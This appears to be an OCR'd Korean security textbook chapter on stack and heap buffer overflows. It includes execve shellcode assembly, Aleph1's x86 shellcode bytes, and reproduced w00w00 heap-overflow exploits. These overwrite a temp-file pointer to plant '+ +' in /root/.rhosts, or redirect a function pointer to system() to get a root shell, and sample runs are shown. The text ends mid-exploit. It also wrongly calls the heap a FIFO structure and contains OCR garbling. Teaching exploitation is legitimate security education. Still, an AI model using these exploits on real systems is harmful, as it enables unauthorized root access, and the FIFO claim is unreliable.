
Heap 은 정돈되어있지 않은 공간으로 당초 어떻게 사용되어 질지도 모르는 상태로 가상적으로 존재하는(Allocation 되지 않은) 공간이다. Uninitialized Data Region 으로도 불리고 있는 Heap 은 프로그램 수행 중 malloc 등의 System Call 로 Allocation 되어 사용되어지다가 free System Call 로 Free 되는 등 자유자재로 사용가능 영역이다.

흔히 Heap 은 FIFO(First In First Out)구조라 하는데. 다시 말하면 처음 들어간 것이 처음에 나온다는 뜻이다. 이 말이 무슨 말인지를 이해하려면 양 옆이 뚫려있는 파이프를 생각하면 쉽다. 파이프의 한쪽 구멍을 들어가

는 문 반대쪽 구멍을 나오는 문이라 할 때, 들어가는 문에 동전을 계속해서 집어 넣으면 언젠가는 파이프가 꽉 차게 되고, 그렇게 되면 제일 처음 들어갔던 동전은 나오는 문을 통해 밖으로 빠져 나오게 된다. 즉, 제일 먼저 들어간 동전이 제일 먼저 나온다는 말이다. 힙은 이런 식으로 먼저 들어간 데이터가 먼저 나오는 데이터 구조를 말한다.

8.2. Buffer Overflow 의 위험성

Process 가 사용하는 메모리 영역(Process Address Space)은 서로 다른 Process 의 영향을 받지 않고 주지 않기 위해서 자신이 혼자 4Giga Byte 의 Address Space 를 혼자 사용하는 듯한 착각에 빠지도록 만드는 Virtual Address 라는 방식을 사용한다. Logical address 를 Physical address 로 Translate 하여 사용하는 형태이다. 이 Address Space 는 Binary 를 implement 하는 Language 와 Compiler 에 따라서 다르게 사용되는데 일반적으로 사용하는 C Compiler 가 생성하는 Binary 는 다음과 같은 형태로 Process 의 Memory 구조를 형성한다.



Text 는 프로그램의 본체라고 할 수 있는 Instruction Code 들의 집합과 Read-Only Data 들을 담고 있다. 따라서, Program 이 Text 로 되어있는 메모리 영역을 침범하여 기록을 하려한다면 Bus Error 나 Segmentation Fault 가 일어나서 프로그램이 종료된다.

프로그래머의 실수로 오버플로우(overflow) 가 발생하여 프로그램이 다운되었다 하여도 별 문제는 없다. 재 실행시키면 되니까요. 그러나, 오버플로우(Overflow) 공격의 위험성은 리모트 혹은 로컬에서 인증절차 없이 임의의 권한 획득이 가능하고 전문 크래커나 원리를 아는 초보자도 활용 가능한 손쉽게 구할 수 있는 수없이 많은 exploit 코드가 존재 하는데 있다.




그림 8-2 buffer overflow

8.2.1. Stack Overflow 의 위험성

Stack 은 Function 이 Call 될 때 Push 된다고 설명하였다. 이 때, Function 이 끝나고 다시 원래의 흐름으로 돌아갈 것을 위해서 Return Address 를 저장하게 되는데 이 값을 바꾸어서 다른 곳의 Code 를 실행시킬 수 있다면 Set-User ID 가 붙은 프로그램에서는 전혀 엉뚱한 프로그램을 Root 의 Permission 으로 실행하게 되는 것이다. Function 이 하나 불릴 때마다 Element 가 Stack 에 더해지고 빼지게 된다. Buffer Overflow 는 다음과 같은 단계로 진행된다. 1 단계로는 함수의 지역변수 부분에 아주 긴 데이터

를 입력함으로써, ret 의 위치까지 도달한다. 2 단계로는 메모리의 어딘가에 실행시키고 싶은 코드를 써 넣다.

마지막으로, 3 단계에는 ret 에 실행시키고 싶은 코드가 위치하고 있는 주소를 써 넣다. Stack Overflow 의 과정 중 2 단계에서 실행시키고 싶은 코드를 써 넣는고 하였는데, 우리가 공략하고자 하는 프로그램이 루트 소유의 setuid 라면, 실행시키고 싶은 코드 부분에 쉘을 실행하는 코드를 써 넣음으로써 루트 권한의 쉘을 얻을 수 있다. 쉘을 실행하는 코드를 쉘 코드라 하는데, 쉘 코드는 컴퓨터가 이해할 수 있는 기계어라야만 실행 가능한 코드가 된다.

8.2.2. Heap Overflow 의 위험성

Heap 은 응용 application 에 의해 동적으로 할당되는 메모리 영역이기 때문에 메모리가 application 에 의해 할당된다는 사실이 중요한다. 대부분의 시스템에서는 kernel level 에서 대부분의 메모리가 할당되고, data section 은 컴파일 할 때 초기화된다. 현재 stack 을 보호해주는 프로그램은 많이 나와있다만, Heap 을 보호해주는 프로그램은 나와있지 않은 상태이다. 대표적인 Stack 보호 프로그램으로 StackGuard 가 있으며 그밖에 Solaris 용으로 protect_stack 이 있다.

8.3. Buffer Overflow 를 이용한 공격 유형 및 예제

8.3.1. Stack Overflow 의 예제

Function 이 Call 되었을 경우 어떤 일을 통해서 Stack 이 형성되는가를 Assembly Code 를 통해서 살펴보겠다. 아래와 같은 C Program 이 있다고 할 때, 이를 Compile 하고 Disassemble 한 Code 는 다음과 같다.

```
<C Code>
void function(int a, int b, int c) {
```

```
char buffer1[5];
char buffer2[10];
}
void main() {
function(1,2,3);
}
```

```
<Assemble Code>
<main>
pushl $3
pushl $2
pushl $1
call function
```

```
<function>
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

이 프로그램에서는 argument 를 Push 하고 Stack Pointer 값을 Frame Pointer 값에 Move 하고 Stack Pointer 값을 갱신한다. Stack Overflow 의 기본적인 아이디어인 Return Address 의 값을 어떻게 바꾸는지에 대해서 설명하도록 하겠다. 우선, Stack 의 구조를 다음과 같이 표현한다면,

buffer2	buffer1	sfp	ret	c	b	a

ret 은 Return Address 를 나타내고, SFP 는 Stack Frame Pointer 를 나타냅니다. 이 상태에서 이 Stack 은 실행을 끝낸 후에 stack 을 붕괴시키면서 Ret 값으로 Instruction Pointer 를 옮기게 된다. 이제, Ret 값을 바꾸는 방법을 생각해봅시다. Ret 값은 User 가 직접적인 Access 가 불가능하므로, User 가 기록할 수 있는 영역부터 값을 기록해나가는 것이 상식이다.

또한, 값의 기록은 작은 값의 Address 부터 큰 값의 Address 의 순서로 기록되므로 낮은 값의 Address 인 Local Variable 의 영역에 값을 당초 Stack 에 설정되어 있는 양보다 더 많이 집어넣어서 Local Variable 의 경계 값을 침범하게 되고, 결국 이것이 SFP 와 Return Address 의 값을 변조하게 된다. 이러한 방법이 가능하게 된 것은 C 의 Implementation 중에서 Stack 의 사용영역에 대한 Bound Checking 이 제대로 구현되어 있지 않아서이다.

이렇게 해서 악의적인 User 들은 Program 에서 한 함수가 끝날 때, 다른 임의의 코드영역으로 Jump 할 수 있는 힘을 얻게 되었다.하지만, 단순히 임의의 코드영역으로 Jump 한다고 공격적인 위협이 되지는 않다. 이제 점프하는 위치가 공격적인 Code 를 담고 있도록 하기 위한 작업을 해야 한다.

위협적인 Code 라고 한다면, Root 권한의 프로그램이 Shell 을 Root 의 권한으로 내주는 것이 대표적일 것이다. 물론, 그 외에도 파일을 생성한다든지 프로세스를 제어한다든지 하는 여러 Code 가 위협적일 수 있으나 Hacker 에게 가장 유용한 Tool 은 역시 무엇이든지 실행할 수 있는 Shell 일 것이다.

UNIX 에서는 exec 이라는 함수로 File 형태로 저장된 Binary 를 Memory 에 Load 하고, 기존의 Memory 에 존재하는 Code 들은 전부 Clear 할 수 있는 기능을 사용할 수 있다. 이 exec 은 System Call 로 실행하는 부분은 Assembly 언어로 작성해도 몇 줄이 안 될 만큼 상당히 간단하다. 따라서, Hacker 는 Shell 의 Code 를 Implementation 하기보다는 exec 함수로 Shell

을 실행시키는 것이 더 쉬울 것이다. 그렇다면 exec 함수로 Shell 을 실행시키는 부분을 Assembly Code 로 뽑아내는 과정을 살펴보겠다.

우선 간단히 exec 으로 Shell 을 Execute 시키는 부분을 C 로 짜고 그것을 Assemble 해 보겠다.

```
#include <stdio.h>
void main() {
char *name[2];


name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
}
```

이러한 프로그램을 gcc ?S 로 옵션을 주어 Compile 을 하게 되면 다음과 같은 Assembly Code 를 얻을 수 있다.

```
.file "test.c"
.version "01.01"
gcc2_compiled.:
.section .rodata
.LC0:
.string "/bin/sh"
.text
.align 4
.globl main
.type main,@function
main:
```

```
pushl %ebp
movl %esp,%ebp
subl $8,%esp
movl $.LC0,-8(%ebp)
movl $0,-4(%ebp)
pushl $0
leal -8(%ebp),%eax
pushl %eax
movl -8(%ebp),%eax
pushl %eax
call execve
```


이 어셈코드를 보면 execve 를 Call 하게 되는데, 이것이 바로 System Call 을 부르는 Library Routine 이다. 컴파일 시에 아무 옵션 없이 컴파일하게 된다면, Shared Library 형태로 Compile 되므로 Library 의 Code 를 Executable Binary 에 포함시키는 방식인 Static Compile 을 한 후 Disassemble 하게 되면, Exploit 을 위한 Execve 의 Assemble Code 가 생성된다. GDB 로 Disassemble 한 Execve 의 Code 이다.

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
0x80002c0 <__execve+4>: movl $0xb,%eax
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
```


```
0x80002ce <__execve+18>: int $0x80
0x80002d0 <__execve+20>: movl %eax,%edx
0x80002d2 <__execve+22>: testl %edx,%edx
0x80002d4 <__execve+24>: jnl 0x80002e6 <__execve+42>
0x80002d6 <__execve+26>: negl %edx
0x80002d8 <__execve+28>: pushl %edx
0x80002d9 <__execve+29>: call 0x8001a34
<__normal_errno_location>
0x80002de <__execve+34>: popl %edx
0x80002df <__execve+35>: movl %edx,(%eax)
0x80002e1 <__execve+37>: movl $0xffffffff,%eax
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
End of assembler dump.
```

이 코드를 Binary 형태로 바꾼 후에 이것을 Local Variable 의 영역에 삽입해 주면 System Program 속에 Shell 의 Code 가 삽입되게 된다.

이제 마지막으로 Shell 의 영역으로 Jump 하려면 주소가 필요한데, 그 주소를 어떻게 구하는지에 대해 설명한다.



이러한 영역을 Exploit 해서 Crack 을 한다고 하면, 아래와 같은 방식으로 Exploit Code 를 만드는 것을 생각할 수 있다.



JJSSSSSSSSCCSSSSSSSSSSSS						

위와 같은 Structure 를 갖는 Egg(Bulletin Code)를 buffer2 의 위치에 입력하게 된다면 ret 의 addr 의 값인 Buffer2 의 J 위치로 Jump 하게 되고, 다음 번 Instruction 인 Jump 를 수행한다. 이후 J(ump)에서 C(all)부분으로 Jump 하게 되고 S(hell) Code 부분으로 Call 을 하게 된다. 이 Call 은 Indexed Address 방식으로 원하는 위치의 Call 을 수행할 수 있다.

위와 같이 J,C 의 방법을 사용하는 것은 Indexed Address 를 이용해서 execve 의 Argument 인 /bin/sh 을 입력하기 위함인데, 위와 같은 Structure 의 Assembly Code 를 이용해서 설명하겠다.

```
<Source Code>
void main() {
__asm__("
jmp 0x2a # 3 bytes
popl %esi # 1 byte
movl %esi,0x8(%esi) # 3 bytes
movb $0x0,0x7(%esi) # 4 bytes
movl $0x0,0xc(%esi) # 7 bytes
movl $0xb,%eax # 5 bytes
movl %esi,%ebx # 2 bytes
leal 0x8(%esi),%ecx # 3 bytes
leal 0xc(%esi),%edx # 3 bytes
int $0x80 # 2 bytes
movl $0x1, %eax # 5 bytes
movl $0x0, %ebx # 5 bytes
int $0x80 # 2 bytes
call -0x2f # 5 bytes
.string \"/bin/sh\" # 8 bytes
```

```
");
}

<Compile Code>
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: jmp 0x800015f <main+47>
0x8000135 <main+5>: popl %esi
0x8000136 <main+6>: movl %esi,0x8(%esi)
0x8000139 <main+9>: movb $0x0,0x7(%esi)
0x800013d <main+13>: movl $0x0,0xc(%esi)
0x800013d <main+13>: movl $0x0,0xc(%esi)
0x8000144 <main+20>: movl $0xb,%eax
0x8000149 <main+25>: movl %esi,%ebx
0x800014b <main+27>: leal 0x8(%esi),%ecx
0x800014e <main+30>: leal 0xc(%esi),%edx
0x8000151 <main+33>: int $0x80
0x8000153 <main+35>: movl $0x1,%eax
0x8000158 <main+40>: movl $0x0,%ebx
0x800015d <main+45>: int $0x80
0x800015f <main+47>: call 0x8000135 <main+5>
0x8000164 <main+52>: das
0x8000165 <main+53>: boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>: das
0x8000169 <main+57>: jae 0x80001d3 <__new_exitfn+55>
0x800016b <main+59>: addb %cl,0x55c35dec(%ecx)
```

여기서 Call 을 사용한 것은 다른 의미도 있다. /bin/sh 이라는 String 이 어느 위치에 입력될지 모르는 상황이므로 /bin/sh 이라는 String 을 Call 다음에 두게 되면 ret 의 위치가 가리키는 곳이 String 의 위치가 된다. 따라서, movl 에서 사용할 Address 를 위해서 popl 을 이용해서 Return Address 를 얻어내고 그것을 이용해서 execve 의 Argument 를 입력하게 된다.

이러한 방법으로 Buffer Overflow 가 가능하게 된다.

Buffer overflow 는 위에서 보듯이 상당히 복잡한 형태의 Egg 라는 Code 가 필요하고, 이 Egg 는 OS, Environment, Architecture 에 상당히 민감하기 때문에 상황과 Victim Program 에 맞게 그때그때 수정이 필요하다. 따라서, 다른 Hacking Technique 보다 훨씬 고난도의 기술이 필요하지만, 그만큼 활용도가 높다. 특히, 대부분의 strcpy 의 경우 아래와 같은 형태로 작성이 되어있다면 십중팔구 Buffer Overflow 의 가능성이 있다.

```
<Victim Code>
:
:
char Buffer[BUFSIZ];
strcpy(Buffer, argv[1]);
:
:
```

이러한 경우 strcpy 는 Bound 를 Check 하지 않으므로 Bound 설정 값보다 큰 값을 넣게 되면 Overflow 된다.

8.3.2. Heap Overflow 의 예제

```
/* demonstrates dynamic overflow in heap (initialized data) */
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 16
#define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */

int main()
{
u_long diff;
char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char
*)malloc(BUFSIZE);

diff = (u_long)buf2 - (u_long)buf1;
printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1,
buf2, diff);

memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';

printf("before overflow: buf2 = %s\n", buf2);
memset(buf1, 'B', (u_int)(diff + OVERSIZE));
printf("after overflow: buf2 = %s\n", buf2);

return 0;
}
```

위 코드를 실행시키면,

```
[root /w00w00/heap/examples/basic]# ./heap1 8
buf1 = 0x804e000, buf2 = 0x804eff0, diff = 0xff0 bytes
before overflow: buf2 = AAAAAAAAAAAAAAA
after overflow: buf2 = BBBBBBBBAAAAAAA
```

위와 같은 결과를 얻는다. 즉 buf1 이 다 차서 buf2 의 경계를 침범한다. 그러나 buf2 의 heap space 는 경계를 침범 당해도 계속 valid 하게 남아 있으며 따라서 프로그램은 계속 실행된다.

buf1 buf2

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
memset(buf1, 'B', (u_int)(diff + OVERSIZE));
```

를 실행시켜 보면 다음과 같이 바뀌게 된다.

BBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAA

만약 BSS based overflow 를 실험해 보려면 다음 행을 바꾸면 된다.

```
char *buf = malloc(BUFSIZE)
static char buf[BUFSIZE]
```

위의 example 은 매우 기본적이었으나 이것이 heap-based overflow 의 기본이 된다. 위의 예를 사용해서 filename, password, saved uid 등을 overwrite 할 수 있다.

위에서 가장 주목해야 할 코드가 있다.

```
char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char
*)malloc(BUFSIZE);
```

heap based overflow 는 stack based overflow 와는 달리 이와 같이 연이어 있는 (아니면 가까이 있는) buffer 를 공략한다. 즉 heap 영역에 function pointer 등을 공략 목표로 하는 것이다.

```
/* demonstrates static pointer overflow in bss (uninitialized
data) */
```

다음을 compile 해서 실행시켜보면,

```
[root /w00w00/heap/examples/basic]# ./heap3
bufptr (0x804a860) = 0x804a850, buf = 0x804a850, diff = 0x10
(16) bytes
bufptr (0x804a860) = 0x41414141, buf = 0x804a850, diff = 0x10
(16) bytes
```

의 결과를 얻다. 여기서 pointer 가 원래의 위치와는 다른 곳을 가리키고 있음을 알게 된다. 이 방법을 사용하는 한 예는 temporary filename pointer 가 argv[1]를 가리키도록 만들어 줄 수 있다.

다음 예는 /root/.rhosts 를 바꿔 치는 example 인데, vulnerable program 을 하나 만들어 주고 이를 exploit 하는 예이다.

```
/*
 * This is a typical vulnerable program. It will store user
input in a temporary file.
 *
 * Compile as: gcc -o vulprog1 vulprog1.c
 */


#include <stdio.h>
```

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>

#define ERROR -1
#define BUFSIZE 16

/*
* Run this vulprog as root or change the "vulfile" to
something else.
* Otherwise, even if the exploit works, it won't have
permission to
* overwrite /root/.rhosts (the default "example").
*/

int main(int argc, char **argv)
{
FILE *tmpfd;
static char buf[BUFSIZE], *tmpfile;

if (argc <= 1)
{
fprintf(stderr, "Usage: %s <garbage>\n", argv[0]);
exit(ERROR);
}
```

```
tmpfile = "/tmp/vulprog.tmp"; /* no, this is not a temp file
vul */
printf("before: tmpfile = %s\n", tmpfile);

printf("Enter one line of data to put in %s: ", tmpfile);
gets(buf);

printf("\nafter: tmpfile = %s\n", tmpfile);

tmpfd = fopen(tmpfile, "w");
if (tmpfd == NULL)
{
fprintf(stderr, "error opening %s: %s\n", tmpfile,
strerror(errno));

exit(ERROR);
}

fputs(buf, tmpfd);
fclose(tmpfd);
}
```

위 프로그램은 여러 프로그램에서 자주 나타나는 예 중 하나인데, 위의 프로그램을 exploit 하는 프로그램이다.

```
/*
* Copyright (C) January 1999, Matt Conover & WSD
*
```

```
* This will exploit vulprog1.c. It passes some arguments to
the
* program (that the vulnerable program doesn't use). The
vulnerable
* program expects us to enter one line of input to be stored
* temporarily. However, because of a static buffer overflow,
we can
* overwrite the temporary filename pointer, to have it point
to
* argv[1] (which we could pass as "/root/.rhosts"). Then it
will
* write our temporary line to this file. So our overflow
string (what
* we pass as our input line) will be:
* + + # (tmpfile addr) - (buf addr) # of A's | argv[1] address
*
* We use "+ +" (all hosts), followed by '#' (comment
indicator), to
* prevent our "attack code" from causing problems. Without the
* "#", programs using .rhosts would misinterpret our attack
code.
*
* Compile as: gcc -o exploit1 exploit1.c
*/


#include <stdio.h>
#include <stdlib.h>
```

```
#include <unistd.h>
#include <string.h>

#define BUFSIZE 256

#define DIFF 16 /* estimated diff between buf/tmpfile in
vulprog */

#define VULPROG "./vulprog1"
#define VULFILE "/root/.rhosts" /* the file 'buf' will be
stored in */

/* get value of sp off the stack (used to calculate argv[1]
address) */
u_long getesp()
{
__asm__("movl %esp,%eax"); /* equiv. of 'return esp;' in C */
}

int main(int argc, char **argv)
{
u_long addr;

register int i;
int mainbufsize;

char *mainbuf, buf[DIFF+6+1] = "+ +\t# ";
```

```
/* ------------------------------------------------------ */
if (argc <= 1)
{
fprintf(stderr, "Usage: %s <offset> [try 310-330]\n",
argv[0]);
exit(ERROR);
}
/* ------------------------------------------------------ */

memset(buf, 0, sizeof(buf)), strcpy(buf, "+ +\t# ");

memset(buf + strlen(buf), 'A', DIFF);
addr = getesp() + atoi(argv[1]);

/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(u_long); i++)
buf[DIFF + i] = ((u_long)addr >> (i * 8) & 255);

mainbufsize = strlen(buf) + strlen(VULPROG) +
strlen(VULPROG) + strlen(VULFILE) + 13;

mainbuf = (char *)malloc(mainbufsize);
memset(mainbuf, 0, sizeof(mainbuf));

snprintf(mainbuf, mainbufsize - 1, "echo '%s' | %s %s\n",buf,
VULPROG, VULFILE);
```

```
printf("Overflowing tmpaddr to point to %p, check %s
after.\n\n",addr, VULFILE);

system(mainbuf);
return 0;
}
```

이를 다음과 같이 실행시키면,

```
[root /w00w00/heap/examples/vulpkgs/vulpkg1]# ./exploit1 320
Overflowing tmpaddr to point to 0xbffffd60, check
/root/.rhosts after.

before: tmpfile = /tmp/vulprog.tmp
Enter one line of data to put in /tmp/vulprog.tmp:
after: tmpfile = /vulprog1

Well, we can see that's part of argv[0] ("./vulprog1"), so we
know we are
close:
[root /w00w00/heap/examples/vulpkgs/vulpkg1]# ./exploit1 330
Overflowing tmpaddr to point to 0xbffffd6a, check
/root/.rhosts after.

before: tmpfile = /tmp/vulprog.tmp
Enter one line of data to put in /tmp/vulprog.tmp:
after: tmpfile = /root/.rhosts
```

```
[root /tmp/heap/examples/advanced/vul-pkg1]#
```

이 exploit 은 vulprog 가 gets 를 사용하기 때문에 (bound 를 check 하지 않음) 이를 이용하여 buffer 를 overflow 시킨다. 그리고 이 buffer 뒤 vulprog 의 argv[1]의 주소를 대략 추측해서 집어 넣는다. 따라서 overflowed buffer 와 tmpfile pointer 사이의 모든 것들이 overwrite 된다. tmpfile 의 pointer address 는 임의의 갯수의 A 를 보내서 얼마나 많은 A 가 tmpfile 의 pointer address 에 닿는데 필요한가를 세어 대략적으로 추측할 수 있다.

만약 이러한 취약점을 가진 프로그램의 소스를 가지고 있다면 printf 를 집어 넣어서 overflowed data 와 target data 사이의 address/offset 을 찍어 볼 수도 있다. 그러나 offset 은 compile 할 때 변하며 따라서 우리는 다시 offset 을 계산해 주거나 추측하거나 아니면 무식한!! 방법을 동원해서 찾아야 한다.

이제까지의 예들은 심지어 excutable 한 heap 도 필요하지 않다. 이 예들은 address 의 byte order 문제만을 제외하고는 system/architecture independent 한다.

이제 pointer 를 어떻게 overwrite 하는지 알았으니 이제 function pointer 를 건드리는 방법을 소개한다. 이 다음의 예들은 excutable heap 을 필요로 한다. function pointer 를 그 주소를 overwrite 하는 방법으로 바꾸어 줄 수 있으며, 이 함수 실행될 때, 이 포인터는 우리가 원하는 다른 function 을 실행하게 된다. 우리는 이 것을 사용해서 shell code 를 실행시킬 수 있다. 다음 방법들이 가능하다.

첫째, argv[]를 이용하는 방법이 있는데, 프로그램의 argument 에 shell code 를 실어 보냅니다. excutable stack 필요하게 된다.

둘째, heap offset 을 이용하는 방법으로 heap 의 처음부터 target/overflow buffer 까지의 offset 을 guessing 한다. 이것 역시 excutable heap 필요하게

된다. 대부분의 시스템에서는 stack 보다는 heap 이 excutable 일 확률이 높다. 따라서 heap method 가 더 성공할 확률이 높다.

두 번째 방법은 대략적인 offset 을 가지고 어떠한 function 의 주소를 guess 하는 것이다. 만약 프로그램중에 system()의 위치를 알면, 상당히 가까운 offset 을 가질 것이다. 이 방법의 장점은 excutable 일 필요는 없다는 것이다. 두 번째 방법을 사람들이 좋아하는 이유는 단순하기 때문이다. 우리는 exploit 의 system()의 주소를 사용해서 vulprog 의 system()의 offset 을 추측할 수 있고, 이는 remote 에서도 동일하다. 물론 OS, ARCH, ver 등은 같다고 가정한다. stack 방법을 사용하면 우리는 무엇이든지 할 수 있고 또한 공통되는 function pointer 를 필요로 하지 않는다. 그러나 excutable stack 을 필요로 한다는 점에서 약간의 불리함을 가진다.

다음의 프로그램은 위 두 가지 방법을 시험하는 test 하는 program 이다.

```
/*
* Just the vulnerable program we will exploit.
* Compile as: gcc -o vulprog vulprog.c (or change exploit
macros)
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFSIZE 64
```

```
int goodfunc(const char *str); /* funcptr starts out as this
*/

int main(int argc, char **argv)
{
static char buf[BUFSIZE];
static int (*funcptr)(const char *str);

if (argc <= 2)
{
fprintf(stderr, "Usage: %s <buf> <goodfunc arg>\n", argv[0]);
exit(ERROR);
}

printf("(for 1st exploit) system() = %p\n",
printf("(for 2nd exploit, stack method) argv[2] = %p\n",
argv[2]);
printf("(for 2nd exploit, heap offset method) buf = %p\n\n",
buf);

funcptr = (int (*)(const char *str))goodfunc;
printf("before overflow: funcptr points to %p\n", funcptr);

memset(buf, 0, sizeof(buf));
strncpy(buf, argv[1], strlen(argv[1]));
printf("after overflow: funcptr points to %p\n", funcptr);
```

```
(void)(*funcptr)(argv[2]);
return 0;
}

/* ------------------------------------------- */

/* This is what funcptr would point to if we didn't overflow
it */
int goodfunc(const char *str)
{
printf("\nHi, I'm a good function. I was passed: %s\n", str);
return 0;
}
```

첫 번째 예이다.

```
/*
* Copyright (C) January 1999, Matt Conover & WSD
*
* Demonstrates overflowing/manipulating static function
pointers in
* the bss (uninitialized data) to execute functions.
* (bss 내의 static function pointer 를 overflow 시켜서 공유된
library 의 함수를 사용하는 방법의 demo)
* Try in the offset (argv[2]) in the range of 0-20 (10-16 is
best)
* To compile use: gcc -o exploit1 exploit1.c
*/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 64 /* the estimated diff between funcptr/buf
*/

#define VULPROG "./vulprog" /* vulnerable program location */
#define CMD "/bin/sh" /* command to execute if successful */

#define ERROR -1

int main(int argc, char **argv)
{
register int i;
u_long sysaddr;
static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};

if (argc <= 1)
{
fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
fprintf(stderr, "[offset = estimated system() offset]\n\n");

exit(ERROR);
}
```

```
sysaddr = (u_long)&system - atoi(argv[1]);
printf("trying system() at 0x%lx\n", sysaddr);

memset(buf, 'A', BUFSIZE);

/* reverse byte order (on a little endian system) */
for (i = 0; i < sizeof(sysaddr); i++)
buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;

execl(VULPROG, VULPROG, buf, CMD, NULL);
return 0;
}
```

위 exploit 을 compile 해서 실행시킨다면, 다음과 같은 결과를 얻을 수 있다.

```
[root /w00w00/heap/examples]# ./exploit1 16
trying system() at 0x80484d0
(for 1st exploit) system() = 0x80484d0
(for 2nd exploit, stack method) argv[2] = 0xbffffd3c
(for 2nd exploit, heap offset method) buf = 0x804a9a8

before overflow: funcptr points to 0x8048770
after overflow: funcptr points to 0x80484d0
bash#
```

다음은 두 번째 방법이다. argv[], heap offset 방법 두 가지를 사용한다.

```
/*
* Copyright (C) January 1999, Matt Conover & WSD
*
* This demonstrates how to exploit a static buffer to point
the
* function pointer at argv[] to execute shellcode. This
requires
* an executable heap to succeed.
*(excutable heap에 shell code를 넣고(argv[] method) static
buffer를 overflow시켜서 shell code를 *실행하도록 한다. 이 방법은
stack이나 heap이나 동일한다. )
* The exploit takes two argumenst (the offset and
"heap"/"stack").
* For argv[] method, it's an estimated offset to argv[2] from
* the stack top. For the heap offset method, it's an estimated
offset
* to the target/overflow buffer from the heap top.
*
* Try values somewhere between 325-345 for argv[] method, and
420-450
* for heap.
*
* To compile use: gcc -o exploit2 exploit2.c
*/


#include <stdio.h>
#include <stdlib.h>
```

```
#include <unistd.h>
#include <string.h>

#define ERROR -1
#define BUFSIZE 64 /* estimated diff between buf/funcptr */

#define VULPROG "./vulprog" /* where the vulprog is */

char shellcode[] = /* just aleph1's old shellcode (linux x86)
*/
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0"
"\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
"\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

u_long getesp()
{
__asm__("movl %esp,%eax"); /* set sp as return value */
}

int main(int argc, char **argv)
{
register int i;
u_long sysaddr;
char buf[BUFSIZE + sizeof(u_long) + 1];

if (argc <= 2)
{
```

```
fprintf(stderr, "Usage: %s <offset> <heap | stack>\n",
argv[0]);
exit(ERROR);
}

if (strncmp(argv[2], "stack", 5) == 0)
{
printf("Using stack for shellcode (requires exec. stack)\n");

